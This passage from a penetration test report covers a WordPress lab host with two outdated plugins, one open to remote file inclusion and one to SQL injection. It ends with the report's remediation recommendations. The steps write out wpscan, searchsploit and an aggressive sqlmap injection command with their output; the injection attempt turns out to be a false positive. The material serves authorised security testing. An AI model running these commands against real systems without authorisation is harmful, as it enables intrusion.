 | Version: 1.5.3 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://172.16.1.5/wp-content/plugins/gwolle-gb/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://172.16.1.5/wp-content/plugins/gwolle-gb/readme.txt
```

2. Result indicates this plugin is out of date, use SearchSploit to check if this plugin with version 1.5.3 holds any vulnerabilities with the command “searchsploit gwolle gb 1.5.3”



```
┌──(kali㉿kali)-[~]
└─$ searchsploit gwolle gb 1.5.3
------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------
WordPress Plugin Gwolle Guestbook 1.5.3 - Remote File Inclusion
------------------------------------------------------------------
```

3. The gwolle gb 1.5.3 is vulnerable to remote file inclusion attacks

Mitigations:

Update the plugin to the newest version to avoid this vulnerability.

4.10 SQL Injection

Risk Rating: **High**

Vulnerable Plugin: albo pretorio online 3.2

Location: Wordpress_host_server_1 (http://172.16.1.5/wp-content/plugins/albo-pretorio-online/)


Description:

This plugin is out of date and vulnerable to multiple vulnerabilities. Even if the tester could not exploit this vulnerability this time, this issues should not be ignored.

<u>Reproduction:</u>


Scanning

1. Scan the plugins in the web application by the WordPress security scanner with the command "wpscan --url http://172.16.1.5 --enumerate ap --plugins-detection Aggressive"



```
[+] albo-pretorio-on-line
 | Location: http://172.16.1.5/wp-content/plugins/albo-pretorio-on-line/
 | Last Updated: 2022-01-26T16:00:00.000Z
 | Readme: http://172.16.1.5/wp-content/plugins/albo-pretorio-on-line/readme.txt
 | [!] The version is out of date, the latest version is 4.5.8
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://172.16.1.5/wp-content/plugins/albo-pretorio-on-line/, status: 200
 |
 | Version: 3.2 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://172.16.1.5/wp-content/plugins/albo-pretorio-on-line/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://172.16.1.5/wp-content/plugins/albo-pretorio-on-line/readme.txt
```

2. Result indicates this plugin is out of date, use SearchSploit to check if this plugin with version 3.2 holds any vulnerabilities with the command "searchsploit albo pretorio online 3.2"




```
┌──(kali㉿kali)-[~]
└─$ searchsploit Albo Pretorio Online 3.2
 ──────────────────────────────────────────────────
 Exploit Title
 ──────────────────────────────────────────────────
WordPress Plugin Albo Pretorio Online 3.2 - Multiple Vulnerabilities
 ──────────────────────────────────────────────────
```

3. The albo pretorio online 3.2 is vulnerable to multiple vulnerabilities including SQL injection attack


Exploitation

1. Execute the command "sqlmap -u "http://172.16.1.5/wp-admin/admin.php?page=atti&action=view-atto&id=" --level=5 --risk=3" to start the injection
2. The sqlmap returns that the parameter "page" appears to be 'SQLite > 2.0 stacked queries (heavy query)' injectable



```
[14:16:16] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query)'
[14:16:29] [INFO] GET parameter 'page' appears to be 'SQLite > 2.0 stacked queries (heavy query)' injectable

[14:32:08] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[14:32:08] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least
```

3. However, the result at the end indicates that the parameter "page" does not seem to be injectable and no other injection points have been found



```
[14:33:46] [INFO] checking if the injection point on GET parameter 'page' is a false positive
[14:33:47] [WARNING] false positive or unexploitable injection point detected
[14:33:47] [WARNING] GET parameter 'page' does not seem to be injectable
[14:33:47] [WARNING] GET parameter 'action' does not appear to be dynamic
[14:33:47] [WARNING] heuristic (basic) test shows that GET parameter 'action' might not be injectable
```

<u>Mitigations:</u>

Update the plugin to the newest version to avoid this vulnerability.

5. Conclusion and further recommendations

We discovered **24** vulnerabilities out of **5** hosts provided by NewBizz. Vulnerabilities with High - Critical severity prevail throughout those hosts, and the following types of flaws are frequently exploited:

1. Remote Code Execution
2. Incorrect Error Handling And No Rate Limiting

The majority of vulnerabilities exist because NewBizz lacks policies for software updates and secure passwords. The report's recommendations should be immediately implemented if NewBizz Ltd wants to limit the likelihood of security breaches. The vulnerabilities above can result in significant financial loss, and legal action can be taken in case of a breach caused by negligence. Preventing a cyberattack is simpler, less expensive, and safer than dealing with the aftermath.

Critical vulnerabilities within the hosts called "cesc", "windows2012r2", and "Metasploitable" allow an attacker to gain full access to their systems, and the vulnerability within the hosts called "Wordpress_host_server_1" allow attackers to view, upload, and download multiple file with crafted requests or commands. We recommend that the developers isolate or shut down those four hosts until they are re-engineered in a secure manner to prevent repeat intrusions. If there is a compelling reason to keep them running, ensure the vulnerabilities listed above are addressed as soon as possible in order of severity.

If feasible, the developers should also consider implementing an application hardening procedure after all hosts have been securely engineered to a satisfactory degree. Doing so will reduce the risk of attackers successfully exploiting those systems even more.